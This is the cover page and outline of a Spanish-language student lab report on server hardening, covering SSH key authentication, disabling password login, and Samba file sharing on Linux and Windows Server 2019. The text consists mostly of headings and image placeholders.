INSTITUTO TECNOLÓGICO DE MORELIA

Ingeniería en Sistemas Computacionales

Hardening de Servidores

Práctica 3

ALUMNO:

Rogelio Cristian Punzo Castro


PROFESOR:

Juan Jesús Ruiz Lagunas

MORELIA, MICHOACÁN **(Diciembre 2024)**


Índice

Diseño de red:




SSH

Autenticación por llaves





Usuario y contraseña desactivados




Samba


Samba en Linux








Samba en Windows



Windows Server 2019 - VMware Workstation
File and Storage Services ‣ Shares
Select the profile for this share
To direct input to this VM, click inside or press Ctrl+G.

